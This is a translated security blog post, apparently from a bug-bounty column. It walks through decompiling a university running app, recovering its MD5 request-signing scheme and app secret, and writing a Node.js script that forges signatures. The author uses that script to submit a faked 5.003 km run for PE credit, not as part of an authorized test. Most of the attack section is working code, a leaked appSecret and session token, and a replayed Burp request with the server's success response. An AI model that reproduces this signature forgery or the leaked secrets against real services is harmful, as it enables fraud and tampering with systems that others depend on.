

Reverse-Engineering an App to Crack Its Packet Signature for Arbitrary Data Replay

By J0o1ey · Translated from the Chinese original

0x00 Preface

This episode's target is not an SRC program, but the exploitation technique is well worth studying. Many large vendors now attach a sign value to their HTTP packets to verify whether the data has been tampered with, and cracking the sign algorithm is often the key to testing these vulnerabilities.

In my own hunting practice, I've repeatedly found that once the sign value is cracked, testing for IDOR, replay, and similar vulnerabilities becomes a smooth ride.

So today I bring you exactly such a hands-on case.



0x01 Background

At my university, 10% of each semester's PE grade comes from check-in data recorded by a running app. As a hopeless case who barely passes the fitness test, I naturally had to find a way

to secure those 10 points and avoid failing.

Unfortunately, the app's backend requires male students to run a total of 120 km per semester to earn the full 10 points. Absolutely brutal.


120 km in one semester? You might as well kill me. Hence this crack of their app.

0x02 Initial Testing

With the HTTPS certificate installed on my phone and Burp Suite proxying traffic, I went straight to capturing the request the app sends when uploading campus running data.



The request looked like this:





0x03 What Is Sign Signature Verification?

Sign signature verification is essentially a way to validate the legitimacy of data transmitted by the client.

The common approach: append a timestamp and special characters to the data the client transmits, then compute an encrypted value (using algorithms like MD5 or SHA1) over the whole payload.

This means that as long as the user doesn't know how the program generates the sign value from the original data, any tampering with the data sent to the server will fail backend verification, rendering the modified data invalid.

0x04 Approaches to Beating Sign Verification

For packets protected by a sign value, I usually try two approaches:

1. Check whether the sign value is a weak credential
2. Check whether the sign value can simply be emptied/removed

The first type usually comes in two flavors:

- (1) The sign value may use a weak encryption/encoding scheme (e.g., base64) — decoding it directly reveals the raw sign data.
- (2) The sign value may be the ciphertext of a timestamp or random number. In real-world testing, quite a few vendors lack security awareness: they expose the sign algorithm in unencrypted front-end JavaScript, or simply use MD5(user's operation timestamp) as the sign

credential — which means the sign can be brute-forced by iterating over timestamps within a time window.

The second type is easy to understand: just delete the sign parameter and its value, and see whether the backend executes the transmitted data without verifying the signature at all.

These concepts may sound abstract, so let's get back to our case.


0x05 Second Round of Testing

We tried the first method first. The sign value obtained when adding a running record was 5ded7f11f080fb5a9d403c9d0963ebaa

At a glance it was almost certainly an MD5 hash, so we tried to decrypt it.



No luck — the vendor's security awareness wasn't too bad after all. They hadn't used an encrypted timestamp or random number as the sign, so it couldn't be brute-forced. Next we tried the second approach: emptying the sign value.




Authentication failed again. Dead end.


With both conventional anti-sign approaches exhausted, the only option left was the app itself: reverse-engineer it to find the sign algorithm.

0x06 Reverse-Engineering the APK for the Sign Algorithm

I checked the APK for packers first. Lucky me — no packer, which saved a lot of effort.




I dragged the APK into jadx for reverse analysis.



A global search for "sign" and some patient browsing through the results led me straight to the key algorithm that generates the sign.

The code is long; the key part looks like this:



```
public static String o(Map<String, String> map) {
    List arrayList = new ArrayList(map.keySet());
    Collections.sort(arrayList);
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < arrayList.size() - 1; i++) {
        String str = (String) arrayList.get(i);
        stringBuilder.append(h(str, (String) map.get(str), false));
        stringBuilder.append(com.alipay.sdk.sys.a.b);
    }
    String str2 = (String) arrayList.get(arrayList.size() - 1);
    stringBuilder.append(h(str2, (String) map.get(str2), false));
    try {
        return URLEncoder.encode(MD5Utils.md5(stringBuilder.toString()), "UTF-8");
    } catch (Map<String, String> map2) {
        map2.printStackTrace();
        return "";
    }
}
```

As you can see, the signing algorithm builds a linked list, adds all the existing parameters, then appends a few more key-value pairs (we already know the timestamp; the appId and appSecret pairs are both unknown to us).


Then all key-value pairs are sorted alphabetically by key and encoded in querystring style.

Finally, the MD5 of the encoded string is computed — and that's the final signature. What a hassle.

0x07 Digging Further for the Unknown Key-Value Pairs

Next, we hunt down appId and appSecret.

Their retrieval logic was found as follows:




(1) How appId is obtained:

If the request URL is `https://m.xxxxx.com` the value is "move"; otherwise the `getAppId` method is called.


I then searched for `getAppId` and found it essentially fetches the `openId` parameter from some API and assigns it to `appId`.

I walked through the app's business flows in Burp Suite, searched the HTTP history for "openId", and immediately obtained our school's openId value — which means we had the `appId`.



(2) How appSecret is obtained:

jadx indicated that the `appSecret` value comes from `g.b`, and we successfully located `g.b` (i.e., `appSecret`) among the imported packages.



0x08 Writing the Sign-Computing Exploit in Node.js

With the algorithm in hand and the unknown key-value pairs captured, it was time to write the exploit that computes the sign.

We chose Node.js to re-implement the whole sign encryption algorithm (note that we changed formatSportRange, the running distance, to 5.003):

```
var parseQueryString = function( url ){
var reg_url = /^[^?]+\?([\w\W]+)$/,
reg_para = /([^&]=)([\w\W]*)(&|$)/g, // g is very important
arr_url = reg_url.exec( url ),
ret = {};
if( arr_url && arr_url[1] ){
var str_para = arr_url[1], result;
while( (result = reg_para.exec(str_para)) != null ){
ret[result[1]] = result[2];
}
}
return ret;
}
```

```
var url =  
"www.xxx.com/index.php?userId=34263&runType=2&startTime=1635573372448&endTime=1635573425940&gi  
tudeLatitude=%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitu  
de%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D  
%2C%7B%22  
latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%  
22puase%2  
%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%5D&identify=12cc1557-f  
226-4d19-  
a01f-58f492620818&formatSportTime=00%3A00%3A01&formatSportRange=5.003&avgspeed=0.0&  
speed=0%2  
70%22&okPointList=%5B%5D&brand=Xiaomi&model=M102010&system=Android&version=10&appVe  
rsion=1.5  
.73&stepNumbers=%5B0%5D&isFaceStatus=0&points=%5B%5D&uploadType=0&timestamp=1635573  
451940";  
var obj = parseQueryString(url); // querystring serialization
```

```
const crypto = require('crypto')  
const APP_ID = "ec74df4f7ea14f1fb585bbc9f936fc23"  
const data = obj  
console.log(data)  
const timestamp = '1635573451940'
```

```
function ff(data, timestamp, appId = APP_ID){  
  const d = { ...data, appId,  
    timestamp: '1634356066432',  
    appSecret: 'e8167ef026cbc5e456ab837d9d6d9254' }  
  const ans = crypto.createHash('md5')  
    .update(Object.keys(d).sort().map(k => k + '=' + d[k]).join('&'))  
    .digest('hex')  
  console.log("sign is", ans)  
}  
ff(data, timestamp, APP_ID)
```

```

PS I:\nodejs> node 1.js
{
  userId: '34263',
  runType: '2',
  startTime: '1635573372448',
  endTime: '1635573425940',
  gitudeLatitude: '%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D%2C%22%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%2C%22%7B%22latitude%22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573373344%7D%2C%22%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976193%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573398400%7D%2C%22%7B%22latitude%22%3A34.383479%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573418403%7D%5D',
  identify: '12ec1557-f226-4d19-a01f-58f492620818',
  formatSportTime: '00%3A00%3A01',
  formatSportRange: '5.003',
  avgspeed: '0.0',
  speed: '0%270%22',
  okPointList: '%5B%5D',
  brand: 'Xiaomi',
  model: 'Mi%2010',
  system: 'Android',
  version: '10',
  appVersion: '1.5.73',
  stepNumbers: '%5B0%5D',
  isFaceStatus: '0',
  points: '%5B%5D',
  uploadType: '0',
  timestamp: '1635573451940'
}
sign is 62577677027045b0344d0f729a792fb6

```

Done! After serializing the querystring we successfully computed the sign value. We could now tamper with any data and generate a matching forged signature. On to testing —

0x09 Testing

We changed formatSportRange from 0.000 to 5.003 and used the sign value generated by our program.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being modified, and the response is shown below.

Request:

```

1 POST /app/appSportRecord/appAddSportRecord HTTP/1.1
2 token: 4b57c71a-a999-4f8e-8670-5306abd12094
3 channel: Android
4 version: 1573
5 type: 0
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 1236
8 
9 Connection: close
10 Accept-Encoding: gzip, deflate
11 User-Agent: okhttp/3.11.0
12 
13 userId=34263&runType=2&startTime=1635573372448&endTime=1635573425940&gitudeLatitude=%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D%2C%22%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%2C%22%7B%22latitude%22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573373344%7D%2C%22%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976193%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573398400%7D%2C%22%7B%22latitude%22%3A34.383479%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573418403%7D%5D&identify=12ec1557-f226-4d19-a01f-58f492620818&formatSportTime=00%3A00%3A01&formatSportRange=5.003&avgspeed=0.0&speed=0%270%22&okPointList=%5B%5D&brand=Xiaomi&model=M%2010&system=Android&version=10&appVersion=1.5.73&stepNumbers=%5B0%5D&isFaceStatus=0&points=%5B%5D&uploadType=0&timestamp=1635573451940&sign=62577677027045b0344d0f729a792fb6

```

Response:

```

5 Connection: close
6 Set-Cookie: JSESSIONID=FA315052075730A9AA73D910BB7B547A; Path=/; HttpOnly
7 Cache-Control: no-cache
8 Content-Length: 102
9 
10 {
11   "total": 0,
12   "data": null,
13   "returnCode": "200",
14   "returnMsg": "跑步记录保存成功!",
15   "returnData": null
16 }

```

Annotations:

- 篡改的跑步数据 (Modified running data) - points to the modified request body.
- 我们伪造生成的sign (The sign we forged) - points to the sign value in the request.
- 跑步记录保存成功 (Running record saved successfully) - points to the returnMsg in the response.

As shown, it worked: the running record was saved, and a forged-signature record of 5.003 km was successfully added.

Back to the app to check~



Nice!



0x10 Afterword

When you spot a potential vulnerability, don't give up too easily. Hold on a little longer — the dawn is just ahead.

If you enjoy the "Reborn as a Bounty Hunter" column, follow the Qi'anxin Attack-and-Defense Community and the WeChat official account "M78 Security Team".

